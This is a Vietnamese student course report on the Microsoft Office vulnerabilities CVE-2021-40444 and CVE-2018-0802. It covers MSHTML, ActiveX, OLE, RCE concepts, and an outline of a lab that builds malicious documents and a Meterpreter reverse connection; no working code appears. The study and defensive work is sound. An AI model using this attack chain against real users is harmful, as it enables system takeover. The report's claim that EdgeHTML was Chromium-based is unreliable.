

**BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO MÔN HỌC
KHAI THÁC LỖ HỔNG PHẦN MỀM
NGHIÊN CỨU LỖ HỔNG CVE-2021-40444 VÀ CVE-2018-0802
TRÊN MICROSOFT**

Nhóm: 11

Sinh viên thực hiện:

Phạm Phú Cường - AT170707

Nguyễn Ngọc Quý – AT170738

Vũ Đoàn Ngọc Diệp – AT170710

Nguyễn Hữu Nam – AT170434

Đỗ Hoài Nam – AT170636

Hà Nội, 2023

MỤC LỤC

DANH MỤC BẢNG BIỂU	IV
DANH MỤC HÌNH ẢNH	IV
DANH MỤC TỪ VIẾT TẮT	VI
LỜI NÓI ĐẦU	1
LỜI CẢM ƠN.....	2
CHƯƠNG 1: CƠ SỞ LÝ THUYẾT.....	3
1.1. Cơ sở lý thuyết liên quan đến CVE 2021-40444	3
1.1.1. Tổng quan về Microsoft HTML Viewer (MSHTML)	3
1.1.2. Tổng quan về ActiveX Control	3
1.2. Cơ sở lý thuyết liên quan đến CVE 2018-0802	5
1.2.1. Tổng quan về OLE	5
1.2.2. Tổng quan về Microsoft Office Equation Editor	6
CHƯƠNG 2: PHÂN TÍCH MỘT SỐ LỖ HỔNG TRÊN MICROSOFT ...	8
2.1. Remote Code Execution (RCE)	8
2.1.1. Khái niệm RCE	8
2.1.2. Tác động của các cuộc tấn công RCE.....	8
2.1.3. Các loại tấn công RCE	9
2.1.4. Ví dụ về lỗ hổng RCE	10
2.2. Tổng quan về lỗ hổng CVE-2021-40444.....	10
2.2.1. Mô tả lỗ hổng CVE-2021-40444	10
2.2.2. Phân tích CVE-2021-40444	11
2.2.3. Các phiên bản bị ảnh hưởng	14
2.2.4. Các kiểu khai thác lỗ hổng	14
2.2.5. Hậu quả của lỗ hổng.....	15
2.2.6. Biện pháp phòng ngừa và ngăn chặn	15
2.3. Tổng quan về lỗ hổng CVE-2018-0802	16
2.3.1. Mô tả lỗ hổng CVE-2021-40444	16

2.3.2.	Phân tích CVE-2018-0802.....	17
2.3.3.	Các phiên bản bị ảnh hưởng	18
2.3.4.	Các kiểu khai thác lỗ hổng	18
2.3.5.	Hậu quả của lỗ hổng.....	19
2.3.6.	Biện pháp phòng ngừa và ngăn chặn	19
2.4.	So sánh lỗ hổng CVE-2018-0802 và CVE-2021-40444.....	20
CHƯƠNG 3: THỰC NGHIỆM		22
3.1.	Khai thác lỗ hổng CVE-2021-40444.....	22
3.1.1.	Kịch bản triển khai	22
3.1.2.	Mô hình thực nghiệm	22
3.1.3.	Tiến hành khai thác	23
3.1.4.	Đánh giá, kết luận	29
3.2.	Khai thác lỗ hổng CVE-2018-0802.....	30
3.2.1.	Kịch bản triển khai	30
3.2.2.	Mô hình thực nghiệm	30
3.2.3.	Tiến hành khai thác	31
3.2.4.	Đánh giá, kết luận	36
KẾT LUẬN		37
TÀI LIỆU THAM KHẢO.....		39
PHỤ LỤC		40

DANH MỤC BẢNG BIỂU

Bảng 2.1 So sánh lỗ hổng CVE-2018-0802 và CVE-2021-40444	21
--	----

DANH MỤC HÌNH ẢNH

Hình 1.1 ActiveX Control.....	4
Hình 1.2 Microsoft Office Equation Editor	7
Hình 2.1 Mức độ khai thác của CVE-2021-40444	12
Hình 2.2 Cơ chế tấn công của lỗ hổng CVE-2021-40444.....	13
Hình 3.1 Mô hình thực nghiệm.....	22
Hình 3.2 Tải tài nguyên tận dụng file exploit để tiến hành khai thác	23
Hình 3.3 Tạo tệp DLL để kết nối ngược với một máy chủ Meterpreter.....	23
Hình 3.4 Tạo file docx chứa mã độc	24
Hình 3.5 Gửi file mã độc tới máy nạn nhân.....	25
Hình 3.6 Nạn nhân tải file document.docx về	25
Hình 3.7 Khởi động Server để khai thác	25
Hình 3.8 Chạy lệnh msfconsole	26
Hình 3.9 Thiết lập các thông số metasploit	26
Hình 3.10 Tiến hành khai thác	27
Hình 3.11 Nạn nhân mở file document.docx.....	27
Hình 3.12 Máy nạn nhân đã bị kiểm soát.....	27
Hình 3.13 Thông báo trả về	28
Hình 3.14 Kiểm tra thông tin máy nạn nhân.....	28
Hình 3.15 Kiểm tra cấu hình mạng máy nạn nhân.....	28
Hình 3.16 Kiểm tra tên máy tính của nạn nhân	29
Hình 3.17 Mô hình thực nghiệm.....	30
Hình 3.18 Thông số máy nạn nhân	30
Hình 3.19 Thông số máy tấn công.....	31
Hình 3.20 Tìm kiếm lỗ hổng trên máy nạn nhân và thiết lập các thông số	32

Hình 3.21 URL dùng tạo file RTF có chứa mã độc.....	32
Hình 3.22 Tạo file RTF độc hại.....	32
Hình 3.23 Gửi file có chứa mã độc cho nạn nhân	33
Hình 3.24 Nạn nhân tải file chứa mã độc.....	33
Hình 3.25 Nạn nhân tải file chứa mã độc.....	33
Hình 3.26 Nạn nhân mở file chứa mã độc và chọn “Enable editing”	34
Hình 3.27 Tiến hành khai thác	34
Hình 3.28 Kiểm tra thông tin máy nạn nhân	35
Hình 3.29 Kiểm tra cấu hình mạng máy nạn nhân	35

DANH MỤC TỪ VIẾT TẮT

MITS	Micro Instrumentation and Telemetry Systems
MSHTML	Microsoft HTML Viewer
API	Application Programming Interface
OLE	Object Linking and Embedding
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
RCE	Remote Code Execution
RTF	Rich Text Format
DOC	Microsoft Word Document

LỜI NÓI ĐẦU

Trong thời đại kỹ thuật số hiện nay, cuộc tấn công mạng ngày càng trở nên phức tạp và tinh vi hơn bao giờ hết. Do đó, các nhà sản xuất phần mềm và nhà cung cấp dịch vụ mạng phải không ngừng cập nhật sản phẩm và các giải pháp bảo mật để đối phó với những mối đe dọa mới. Việc khắc phục các lỗ hổng bảo mật trong các sản phẩm phần mềm là vô cùng quan trọng và cần thiết để giảm thiểu nguy cơ bị tấn công mạng.

Microsoft, một công ty công nghệ hàng đầu, đã có những đóng góp to lớn cho ngành công nghệ, đặc biệt là thông qua các sản phẩm phổ biến như Windows và Office được sử dụng rộng rãi trên toàn cầu. Tuy nhiên, Microsoft cũng đã đối mặt với nhiều tranh cãi liên quan đến vấn đề bảo mật và quyền riêng tư. Trong dự án này, nhóm chúng em sẽ khai thác hai lỗ hổng nghiêm trọng trong các sản phẩm của Microsoft đó là CVE-2021-40444 và CVE-2018-0802. Mục tiêu của việc khai thác những lỗ hổng này trong Microsoft Office là để hiểu và đánh giá mức độ nguy hiểm và tác động của chúng đến hệ thống và dữ liệu của người dùng. Thông qua việc khai thác các lỗ hổng này, chúng ta có thể hiểu rõ hơn về cách thức tấn công và các điểm yếu của các sản phẩm Microsoft, đồng thời cung cấp cho người dùng và nhà phát triển những thông tin cần thiết để nâng cao bảo mật cho hệ thống của họ.

Nội dung của đề tài gồm 3 chương:

Chương 1: Cơ sở lý thuyết

Chương 2: Phân tích một số lỗ hổng trên Microsoft

Chương 3: Thực nghiệm

LỜI CẢM ƠN

Trước hết, chúng em xin gửi lời cảm ơn sâu sắc và lòng biết ơn chân thành đến thầy Nguyễn Mạnh Thắng đã dành thời gian quý báu cùng sự quan tâm đề hướng dẫn và hỗ trợ chúng em trong quá trình nghiên cứu và thực hiện đề tài này.

Chúng em đã học được rất nhiều kiến thức quý giá và kinh nghiệm mới trong lĩnh vực khai thác lỗ hổng phần mềm. Qua việc tìm hiểu về các lỗ hổng và đặc biệt là các kỹ thuật khai thác lỗ hổng CVE, chúng em đã có cái nhìn rõ ràng hơn về các nguy cơ và biện pháp phòng chống.

Mặc dù đã cố gắng hoàn thành đề tài trong phạm vi và khả năng cho phép nhưng chắc chắn sẽ không tránh khỏi những thiếu sót, kính mong sự cảm thông và tận tình chỉ bảo của quý thầy cô và các bạn.

Cuối cùng xin kính chúc quý thầy cô và các bạn dồi dào sức khỏe và thành công trong sự nghiệp. Xin chân thành cảm ơn!

CHƯƠNG 1: CƠ SỞ LÝ THUYẾT

Chương 1 sẽ tập trung vào việc tìm hiểu về cơ sở lý thuyết liên quan đến hai lỗ hổng CVE 2021-40444 và CVE 2018-0802.

1.1. Cơ sở lý thuyết liên quan đến CVE 2021-40444


1.1.1. Tổng quan về Microsoft HTML Viewer (MSHTML)

MSHTML (Microsoft HTML Viewer) là một thành phần phần mềm quan trọng của Microsoft, đóng vai trò là một trình duyệt HTML cốt lõi trong hệ điều hành Windows và các ứng dụng của Microsoft.

- Vai trò và chức năng: MSHTML cung cấp các thành phần và API (Application Programming Interface) để hiển thị và xử lý nội dung HTML trong các ứng dụng Windows. Nó là một thành phần quan trọng trong việc hiển thị trình duyệt web, cung cấp khả năng hiển thị, tạo và tương tác với các trang web.
- Sử dụng trong trình duyệt web Internet Explorer (IE): Trước đây, MSHTML đã được sử dụng làm trình duyệt cốt lõi trong Internet Explorer (IE), trình duyệt web mặc định của Windows. Nó đảm nhận vai trò quan trọng trong việc hiển thị trang web và xử lý các ngôn ngữ web như HTML, CSS và JavaScript trong IE.
- Cung cấp các API và giao diện lập trình: MSHTML cung cấp một loạt các API và giao diện lập trình cho các nhà phát triển ứng dụng. Điều này cho phép nhà phát triển tạo và tùy chỉnh các ứng dụng hiển thị nội dung HTML, tích hợp trình duyệt web hoặc xử lý HTML trong ứng dụng của họ.
- Sự thay thế bởi EdgeHTML và Chromium: Từ phiên bản Windows 10 và Microsoft Edge, Microsoft đã chuyển từ MSHTML sang một cơ sở hạ tầng trình duyệt mới gọi là EdgeHTML dựa trên mã nguồn mở Chromium, một dự án mã nguồn mở được phát triển bởi Google. EdgeHTML đã thay thế MSHTML như trình duyệt web cốt lõi trong Edge và hỗ trợ các chuẩn web hiện đại hơn, mang lại trải nghiệm duyệt web tốt hơn cho người dùng.

1.1.2. Tổng quan về ActiveX Control

ActiveX Control là một công nghệ phần mềm phát triển bởi Microsoft, cho phép nhà phát triển tạo ra các thành phần tái sử dụng để mở rộng chức năng của ứng dụng Windows.



Hình 1.1 ActiveX Control

- Vai trò và chức năng: ActiveX Control cho phép nhà phát triển tạo ra các thành phần phần mềm (controls) có thể tái sử dụng và nhúng vào các ứng dụng khác nhau. ActiveX Control có thể cung cấp các chức năng đa dạng như giao diện người dùng tương tác, hiển thị dữ liệu, xử lý sự kiện, và tương tác với các tài nguyên hệ thống khác.
- Sử dụng trong ứng dụng Windows: ActiveX Control thường được sử dụng trong các ứng dụng Windows để mở rộng chức năng của chúng. Chẳng hạn, trong trình duyệt web Internet Explorer, ActiveX Control có thể được nhúng vào trang web để cung cấp các tính năng bổ sung như hộp thoại, hình ảnh động, giao diện người dùng tương tác và quản lý dữ liệu.
- Các ngôn ngữ lập trình hỗ trợ: ActiveX Control có thể được phát triển bằng nhiều ngôn ngữ lập trình khác nhau như C++, C# và Visual Basic. Microsoft cung cấp các công cụ và framework như Microsoft Foundation Classes (MFC) và Windows Forms để hỗ trợ việc phát triển ActiveX Control.
- Bảo mật và quản lý rủi ro: ActiveX Control cũng có thể mang theo các rủi ro bảo mật, vì chúng có thể thay đổi cài đặt hệ thống và tương tác với tài nguyên hệ thống. Vì vậy, việc sử dụng ActiveX Control cần được thực hiện cẩn thận, với sự chú ý đến bảo mật và quản lý rủi ro. Người dùng cần phải cập nhật và duy trì phiên bản mới nhất của các ActiveX Control được sử dụng trên hệ thống của mình để tránh lỗ hổng bảo mật.

ActiveX Control là một công nghệ mạnh mẽ và linh hoạt trong môi trường phát triển Windows, tuy nhiên nó cũng có hạn chế và rủi ro cần được lưu ý:

- Phụ thuộc vào hệ điều hành và trình duyệt: ActiveX Control được phát triển cho hệ điều hành Windows và thường chỉ hoạt động trên trình duyệt Internet Explorer. Điều này có nghĩa rằng các ứng dụng sử dụng ActiveX Control

có thể không tương thích hoặc không hoạt động trên các hệ điều hành khác như macOS hoặc trình duyệt không hỗ trợ ActiveX.

- **Rủi ro bảo mật:** Vì ActiveX Control có thể tương tác với các tài nguyên hệ thống, nó cũng mang theo các rủi ro bảo mật tiềm ẩn. Một ActiveX Control không an toàn có thể bị khai thác để thực hiện các hành động độc hại trên hệ thống của người dùng, chẳng hạn như cài đặt phần mềm độc hại, gửi thông tin cá nhân, hoặc kiểm soát từ xa hệ thống. Do đó, người dùng cần kiểm tra và chỉ chấp nhận ActiveX Control từ các nguồn đáng tin cậy và luôn cập nhật các bản vá bảo mật mới nhất.
- **Sự hạn chế về di động:** ActiveX Control không được hỗ trợ trên các nền tảng di động như iOS và Android. Vì vậy, việc sử dụng ActiveX Control trong ứng dụng di động hoặc trên trình duyệt di động có thể gặp khó khăn và yêu cầu phương pháp thay thế khác như HTML5 và JavaScript.
- **Xu hướng thay thế:** Với sự phát triển của web tiêu chuẩn và các công nghệ khác như HTML5 và JavaScript, ActiveX Control đã trở nên ít phổ biến hơn và thường được thay thế bằng các công nghệ web khác. Trình duyệt web hiện đại ngày nay đang tập trung vào việc hỗ trợ chuẩn web mở và an toàn hơn, điều này đã dẫn đến việc giảm sự phụ thuộc vào ActiveX Control.

1.2. Cơ sở lý thuyết liên quan đến CVE 2018-0802

1.2.1. Tổng quan về OLE

OLE (Object Linking and Embedding) là một công nghệ cho phép các ứng dụng tương tác với nhau và chia sẻ dữ liệu. OLE cho phép các ứng dụng như Microsoft Word, Excel và PowerPoint làm việc cùng nhau và tương tác với các đối tượng từ các ứng dụng khác.

Cơ chế chính của OLE là liên kết đối tượng (Object Linking) và nhúng đối tượng (Object Embedding). Khi sử dụng liên kết đối tượng, một ứng dụng có thể tạo một liên kết đến một đối tượng từ ứng dụng khác. Khi đối tượng gốc thay đổi, đối tượng liên kết sẽ tự động được cập nhật để phản ánh các thay đổi. Trong khi đó, khi sử dụng nhúng đối tượng, một ứng dụng có thể nhúng một đối tượng từ ứng dụng khác vào trong tài liệu của nó. Đối tượng nhúng được giữ nguyên trong tài liệu và có thể được chỉnh sửa và tương tác.


- **Vai trò và chức năng:** OLE Object cho phép các ứng dụng Windows tương tác và làm việc với nhau thông qua việc liên kết (linking) và nhúng (embedding) các đối tượng. Các đối tượng có thể là dữ liệu (ví dụ: tệp tin

Excel, hình ảnh) hoặc chức năng (ví dụ: bảng tính Excel, biểu đồ). Với OLE Object, người dùng có thể nhúng hoặc liên kết các đối tượng vào tài liệu, điều khiển chúng và truy cập đến các chức năng của chúng mà không cần mở các ứng dụng gốc.

- Nhúng (Embedding) và Liên kết (Linking): OLE Object cung cấp hai cách để tạo mối quan hệ giữa các đối tượng. Nhúng (Embedding) cho phép người dùng nhúng một đối tượng vào tài liệu gốc. Điều này có nghĩa là dữ liệu hoặc chức năng của đối tượng được lưu trữ trong tài liệu gốc, cho phép người dùng làm việc với đối tượng mà không cần ứng dụng gốc. Liên kết (Linking) cho phép người dùng tạo một liên kết đến đối tượng từ tài liệu gốc. Điều này có nghĩa là dữ liệu hoặc chức năng của đối tượng được lưu trữ và cập nhật trong ứng dụng gốc, và tài liệu gốc chỉ tham chiếu đến đối tượng.
- OLE Container và OLE Server: Trong mô hình OLE, ứng dụng chứa (container) là nơi mà đối tượng OLE được nhúng hoặc liên kết. Ứng dụng chứa có thể là một trình xem, trình chỉnh sửa hoặc trình trình diễn. OLE Server là ứng dụng cung cấp các đối tượng OLE để được nhúng hoặc liên kết. OLE Server cung cấp giao diện và chức năng để làm việc.
- Môi trường phát triển: Microsoft cung cấp các công cụ và framework để phát triển ứng dụng OLE. Các công cụ như Microsoft Visual Basic và Microsoft Visual C++ hỗ trợ việc phát triển các đối tượng OLE và tạo các ứng dụng chứa. Framework như Microsoft Foundation Classes (MFC) cung cấp các lớp và chức năng để quản lý các đối tượng OLE trong ứng dụng.
- Tính linh hoạt và tái sử dụng: OLE Object mang lại tính linh hoạt và tái sử dụng trong phát triển ứng dụng. Nhờ OLE, người phát triển có thể nhúng và tương tác với các đối tượng từ nhiều ứng dụng khác nhau, cho phép tích hợp chức năng và dữ liệu từ các nguồn khác nhau vào ứng dụng của mình.
- Ví dụ: Một ví dụ phổ biến về việc sử dụng OLE Object là trong Microsoft Office Suite. Với OLE, người dùng có thể nhúng bảng tính Excel vào tài liệu Word hoặc chèn biểu đồ PowerPoint vào tài liệu Outlook. Điều này giúp tạo ra sự tương tác giữa các ứng dụng và tận dụng các chức năng của Office Suite mà không cần mở nhiều ứng dụng đồng thời.

1.2.2. Tổng quan về Microsoft Office Equation Editor

Microsoft Office Equation Editor là một công cụ tích hợp trong bộ ứng dụng Microsoft Office (bao gồm Word, Excel và PowerPoint), được sử dụng để tạo và chỉnh sửa các công thức toán học và biểu đồ trong các tài liệu.



Hình 1.2 Microsoft Office Equation Editor

Equation Editor cho phép người dùng nhập các ký hiệu và ký tự đặc biệt, bao gồm các biểu thức toán học phức tạp, phương trình, ký tự tiếng Hy Lạp, các ký hiệu hình học, các ký tự đặc biệt và các ký tự Unicode. Microsoft Office Equation Editor hỗ trợ nhiều loại ký hiệu toán học, bao gồm phép tính cộng, trừ, nhân, chia, căn bậc hai, các biểu thức đạo hàm, tổ hợp, chuỗi, phương trình vi phân, hàm, và nhiều hơn nữa. Nó cung cấp các công cụ định dạng và chỉnh sửa để điều chỉnh kiểu chữ, kích thước, màu sắc và các thuộc tính khác của các biểu thức toán học.

Đối với phiên bản Office từ 2007 trở đi, Equation Editor đã được thay thế bằng công cụ mới gọi là "Microsoft Office Math." Nó cung cấp các tính năng tương tự, nhưng với giao diện người dùng cải tiến và nhiều tùy chọn bổ sung. Tuy nhiên, Equation Editor vẫn còn tồn tại và vẫn hoạt động trong các phiên bản Office cũ hơn hoặc trong trường hợp người dùng vẫn sử dụng các phiên bản Office cũ hơn.

CHƯƠNG 2: PHÂN TÍCH MỘT SỐ LỖ HỔNG TRÊN MICROSOFT

Chương 2 sẽ cung cấp một cái nhìn tổng quan về lỗ hổng CVE-2021-40444 và CVE 2018-0802 liên quan đến khả năng thực thi mã từ xa. Chương này sẽ phân tích các khía cạnh quan trọng của các lỗ hổng, bao gồm mô tả lỗ hổng, cách thức tấn công, các phiên bản Microsoft có thể bị ảnh hưởng... Bên cạnh đó tìm hiểu về các phương pháp và kỹ thuật khai thác lỗ hổng CVE-2021-40444 và CVE 2018-0802. Từ đó giúp ta đánh giá các hậu quả và rủi ro mà lỗ hổng mang lại qua đó đưa ra các biện pháp ngăn chặn và phòng ngừa để tăng cường an ninh hệ thống.

2.1. Remote Code Execution (RCE)

2.1.1. Khái niệm RCE

RCE là viết tắt của Remote Code Execution (nghĩa là thực thi mã từ xa). RCE là kỹ thuật tấn công mạng của hacker dựa vào lỗ hổng hoặc sơ hở nào đó của hệ thống để truy cập từ xa vào máy tính hoặc mạng máy tính của nạn nhân. Từ đó, hacker có thể thực thi các mã độc, phần mềm độc hại trên thiết bị của nạn nhân mà không cần tiếp xúc trực tiếp với thiết bị.

RCE cho phép kẻ tấn công làm chủ máy tính hoặc máy chủ bằng cách chạy tự ý các phần mềm độc hại (malware). Lỗ hổng RCE (thực thi mã từ xa) là một trong số những loại nguy hiểm nhất vì những kẻ tấn công có khả năng thực thi mã độc hại gây ra nguy hiểm cho máy chủ.

RCE được coi là một loại lỗ hổng bảo mật trong nhóm lỗ hổng thực thi mã tùy ý (ACE). RCE có thể là loại lỗ hổng nghiêm trọng nhất ACE, vì chúng có thể bị khai thác ngay cả khi kẻ tấn công không có quyền truy cập trước vào hệ thống hoặc thiết bị.

Khi một kẻ tấn công khai thác thành công một lỗ hổng RCE, họ có thể thực thi mã độc trên hệ thống hoặc ứng dụng bị ảnh hưởng. Điều này có thể dẫn đến các hậu quả nghiêm trọng như mất dữ liệu, gián đoạn dịch vụ, triển khai khác... Trên thực tế, RCE thường được kẻ tấn công sử dụng để thực hiện các cuộc tấn công phức tạp hơn, bao gồm cả việc triển khai phần mềm độc hại (malware) hoặc ransomware.

2.1.2. Tác động của các cuộc tấn công RCE

Lỗ hổng RCE có thể tác động nghiêm trọng đến hệ thống hoặc ứng dụng, bao gồm:

- **Xâm nhập:** những kẻ tấn công có thể sử dụng lỗ hổng RCE làm lần xâm nhập đầu tiên vào mạng hoặc môi trường.
- **Leo thang đặc quyền:** trong nhiều trường hợp, máy chủ có lỗ hổng nội bộ mà chỉ những người có quyền truy cập bên trong mới có thể nhìn thấy. RCE cho phép kẻ tấn công khám phá và khai thác những lỗ hổng này, nâng cao đặc quyền và giành quyền truy cập vào các hệ thống được kết nối.
- **Lộ dữ liệu nhạy cảm:** RCE có thể được sử dụng để lọc dữ liệu khỏi các hệ thống dễ bị tấn công bằng cách cài đặt phần mềm độc hại đánh cắp dữ liệu hoặc thực thi trực tiếp các lệnh. Điều này có thể bao gồm từ việc sao chép đơn giản dữ liệu không được mã hóa đến phần mềm độc hại quét bộ nhớ để tìm kiếm thông tin xác thực trong bộ nhớ hệ thống.
- **Từ chối dịch vụ (DoS):** lỗ hổng RCE cho phép kẻ tấn công thực thi mã trên hệ thống. Mã này có thể được sử dụng để làm cạn kiệt tài nguyên hệ thống và làm hỏng hệ thống hoặc tận dụng tài nguyên của hệ thống để tiến hành DoS chống lại bên thứ ba.
- **Khai thác tiền điện tử:** bước tiếp theo phổ biến sau khi khai thác RCE là chạy phần mềm độc hại khai thác tiền điện tử hoặc đánh cắp tiền điện tử, sử dụng tài nguyên máy tính của thiết bị bị nhiễm để khai thác tiền điện tử nhằm mang lại lợi ích tài chính cho kẻ tấn công.
- **Ransomware:** có thể hậu quả nguy hiểm nhất của RCE là kẻ tấn công có thể triển khai ransomware trên ứng dụng hoặc máy chủ bị ảnh hưởng và phát tán ransomware qua mạng, từ chối người dùng truy cập vào tệp của họ cho đến khi họ trả tiền chuộc.

2.1.3. Các loại tấn công RCE

Có một số loại tấn công RCE phổ biến nhất là:

- **Injection Attack (tấn công tiêm nhiễm):** Nhiều loại ứng dụng khác nhau, chẳng hạn như truy vấn SQL, sử dụng dữ liệu do người dùng cung cấp làm đầu vào cho lệnh. Trong một cuộc tấn công tiêm nhiễm, kẻ tấn công cố tình cung cấp đầu vào không đúng định dạng khiến một phần đầu vào của chúng bị hiểu là một phần của lệnh. Điều này cho phép kẻ tấn công định hình các lệnh được thực thi trên hệ thống dễ bị tấn công hoặc thực thi mã tùy ý trên hệ thống đó.
- **Deserialization Attack (tấn công giải tuần tự hóa):** Các ứng dụng thường sử dụng tuần tự hóa để kết hợp nhiều phần dữ liệu thành một chuỗi duy nhất nhằm giúp truyền hoặc giao tiếp dễ dàng hơn. Các chương trình giải tuần

tự hóa có thể diễn giải dữ liệu được tuần tự hóa do người dùng cung cấp dưới dạng mã thực thi.

- Out-of-Bounds Write (ghi ngoài giới hạn): Các ứng dụng thường phân bổ các khối bộ nhớ có kích thước cố định để lưu trữ dữ liệu, bao gồm cả dữ liệu do người dùng cung cấp. Nếu việc cấp phát bộ nhớ này được thực hiện không chính xác, kẻ tấn công có thể thiết kế đầu vào ghi bên ngoài bộ đệm được cấp phát. Vì mã thực thi cũng được lưu trữ trong bộ nhớ nên dữ liệu do người dùng cung cấp được ghi vào đúng vị trí có thể được ứng dụng thực thi.

2.1.4. Ví dụ về lỗ hổng RCE

Dưới đây là một số lỗ hổng RCE quan trọng nhất được phát hiện trong những năm gần đây:

CVE-2021-44228 (Log4Shell): một lỗ hổng trong Apache Log4j, theo sau là các lỗ hổng Log4j bổ sung CVE-2021-45046 và CVE-2021-45105. Nó ảnh hưởng đến nhiều phiên bản của Log4j, một thư viện ghi nhật ký phổ biến được hàng triệu ứng dụng Java sử dụng, bao gồm một số dịch vụ trực tuyến lớn nhất thế giới. Nó cho phép kẻ tấn công thực thi mã từ xa ngay cả khi chúng không được xác thực, bằng cách tạo một máy chủ LDAP độc hại và truy cập nó thông qua lớp Log4j JndiLookup.

CVE-2019-8942: một lỗ hổng trong WordPress 5.0.0, cho phép kẻ tấn công thực thi mã tùy ý trong WordPress bằng cách tải lên tệp hình ảnh được tạo đặc biệt bao gồm mã PHP trong Exif của nó.

CVE-2021-1844: một lỗ hổng trong mô-đun hệ điều hành của Apple iOS, macOS, watchOS và Safari. Khi nạn nhân sử dụng một thiết bị có lỗ hổng bảo mật để truy cập vào URL do kẻ tấn công kiểm soát, hệ điều hành sẽ thực thi một payload độc hại trên thiết bị đó.

CVE-2020-17051: một lỗ hổng ảnh hưởng đến giao thức truyền thông của Microsoft Windows, NFS v3. Kẻ tấn công có thể sử dụng nó để kết nối với máy chủ NFS dễ bị tấn công và gửi payload để chạy trên điểm cuối mục tiêu.

2.2. Tổng quan về lỗ hổng CVE-2021-40444

2.2.1. Mô tả lỗ hổng CVE-2021-40444

Công cụ MSHTML (hay còn gọi là Trident) được dùng trong Internet Explorer, tồn tại lỗ hổng tương chừng đơn giản mà lại có độ “sát thương” cao: CVE-2021-40444. Lỗ hổng thực thi mã từ xa MSHTML của Microsoft Office

được công bố công khai vào tháng 9 năm 2021 có điểm CVSS 8.8, nghiêm trọng đến mức Microsoft phải công bố và đưa cách giảm thiểu rủi ro tạm thời trước khi tung ra bản vá một tuần sau đó. Cơ quan An ninh mạng và Cơ sở hạ tầng (CISA) cũng buộc phải đưa ra cảnh báo đến người dùng bởi lỗ hổng đang bị tin tặc tích cực khai thác trên thực tế.


Ban đầu, đây tưởng chừng là một lỗi đơn giản vì trước hết cần có sự tương tác của người dùng mới có thể khai thác được. Những người chủ quan sẽ nghĩ: “có gì đâu, không ‘click’ là không dính...”, nhưng nghiên cứu kỹ sẽ thấy cách tin tặc triển khai tấn công lại khá tinh vi và kín kẽ. Bằng cách gửi một file tài liệu Office tưởng chừng như vô hại nhưng thực chất đã được chèn thêm mã độc đến máy nạn nhân, chỉ cần nạn nhân mở file tài liệu này là có thể kích hoạt Web page rendering engine (công cụ kết xuất nội dung web) MSHTML, đồng thời hacker sẽ khởi chạy chương trình ActiveX Control trên Internet Explorer để thực thi mã độc. Kết quả “ngư ông đắc lợi”, hacker hoàn toàn chiếm được quyền điều khiển thiết bị nạn nhân.

Cuộc tấn công này đặc biệt ở chỗ các file văn bản Office phổ biến được dùng làm bàn đạp tấn công qua trình duyệt IE có sẵn trên hầu hết các phiên bản Windows. Ngoài ra, điều kiện khai thác lỗ hổng cũng khá đơn giản, tất cả đều là cấu hình mặc định trên Office và sử dụng những tài nguyên hệ thống sẵn có.

